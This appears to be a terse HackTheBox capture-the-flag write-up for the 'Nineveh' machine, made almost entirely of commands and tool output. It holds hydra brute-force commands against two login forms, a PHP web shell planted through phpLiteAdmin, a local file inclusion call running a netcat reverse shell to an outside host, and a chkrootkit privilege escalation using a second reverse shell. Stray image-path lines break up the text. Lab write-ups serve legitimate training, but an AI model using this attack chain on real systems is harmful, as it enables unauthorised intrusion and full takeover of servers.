BRUTE FORCE http,HTTPS

REVERSE PHP SHELL

CHKROOTKIT EXPLOIT

```
PORT    STATE SERVICE VERSION

80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Site doesn't have a title (text/html).

443/tcp open  ssl/ssl Apache httpd (SSL-only mode)

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR

| Not valid before: 2017-07-01T15:03:30

|_Not valid after:  2018-07-01T15:03:30

|_ssl-date: TLS randomness does not represent time

| tls-alpn:

|_  http/1.1

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.13 (92%), Linux 3.16 (92%), Linux 3.2 - 4.9 (92%), Linux 3.16 - 4.6 (90%), Linux 3.18 (90%), Linux 4.2 (90%), Linux 4.8 (90%), Crestron XPanel control system (90%), Linux 4.9 (90%)
```

admin@nineveh.htb

```
gobuster dir -u https://nineveh.htb/ -w /usr/share/wordlists/dirb/common.txt –k

/.hta (Status: 403)

/.htaccess (Status: 403)

/.htpasswd (Status: 403)

/db (Status: 301)

/index.html (Status: 200)

/server-status (Status: 403)

root@kali:/home/kali/Desktop/hackthebox/nineveh# gobuster dir -u http://nineveh.htb/ -w /usr/share/wordlists/dirb/common.txt
```

/department

```
POST /department/login.php HTTP/1.1
Host: nineveh.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://nineveh.htb/department/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Cookie: PHPSESSID=pb1bn7a3gh9t41odbir7tmq5k6
Upgrade-Insecure-Requests: 1

username=test&password=123456
```

```
root@kali:/home/kali/Desktop/hackthebox/nineveh# hydra -l admin -P /usr/share/wordlists/SecLists-master/Passwords/xato-net-10-million-passwords-10000.txt 10.10.10.43 http-post-form "/department/login.php:username=^USER^&password=^PASS^:Invalid" -t 64
```

```
[80][http-post-form] host: 10.10.10.43   login: admin   password: 1q2w3e4r5t
```

view-source:http://10.10.10.43/department/manage.php?notes=files/ninevehNotes.txt

```
<pre><li>Have you fixed the login page yet! hardcoded username and password is really bad idea!</li>

<li>check your serect folder to get in! figure it out! this is your challenge</li>

<li>Improve the db interface.
```

https://nineveh.htb/db/index.php?


```
root@kali:/home/kali/Desktop/hackthebox/nineveh# hydra -l admin -P /usr/share/wordlists/SecLists-master/Passwords/xato-net-10-million-passwords-10000.txt 10.10.10.43 https-post-form "/db/index.php:password=^PASS^t&remember=yes&login=Log+In&proc_login=true:Incorrect" -t 64
```

```
grep -i ^password /usr/share/wordlists/rockyou.txt > pw
```

password123

```
root@kali:/home/kali/Desktop/hackthebox/nineveh# searchsploit phplite 1.9
```

```
root@kali:/home/kali/Desktop/hackthebox/nineveh# cp /usr/share/exploitdb/exploits/php/webapps/24044.txt .
```



phpLiteAdmin v1.9

Documentation | License | Project Site

Change Database

[rw] test

test


No tables in database.

Create New Database [?]

akg.php

Create

Log Out




No tables in database.

Create new table on database 'akg.php'

Name: shell Number of Fields: 1 Go

```
<?php echo system($_REQUEST["cmd"]); ?>
```



akg.php

Structure | SQL | Export | Import | Vacuum | Rename Database | Delete Database

Rename database '/var/tmp/akg.php' to /var/tmp/ninevehNotes.php Rename

Powered by phpLiteAdmin | Page generated in 0.0008 seconds.

http://10.10.10.43/department/manage.php?notes=/var/tmp/ninevehNotes.php&cmd=ls

LFI CONFIRMED!!

```
http://10.10.10.43/department/manage.php?notes=/var/tmp/ninevehNotes.php&cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2%3E%261|nc+10.10.14.16+1234+%3E/tmp/f
```

```
root@kali:/home/kali/Desktop/hackthebox/nineveh# nc -nlvp 1234
```

```
drwxr-xr-x   2 amrois amrois  4096 Jun 21 18:08 report
```

```
kali@kali:~/Desktop/tools$ searchsploit chkrootkit
```

```
root@kali:/home/kali/Desktop/hackthebox/nineveh# cp /usr/share/exploitdb/exploits/linux/local/33899.txt .
```

```
www-data@nineveh:/tmp$ chmod +x update
```

```
www-data@nineveh:/tmp$ cat update
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.16 1235 >/tmp/f
```

```
root@kali:/home/kali/Desktop/hackthebox/nineveh# nc -nlvp 1235
```

ROOTED!!!!!!!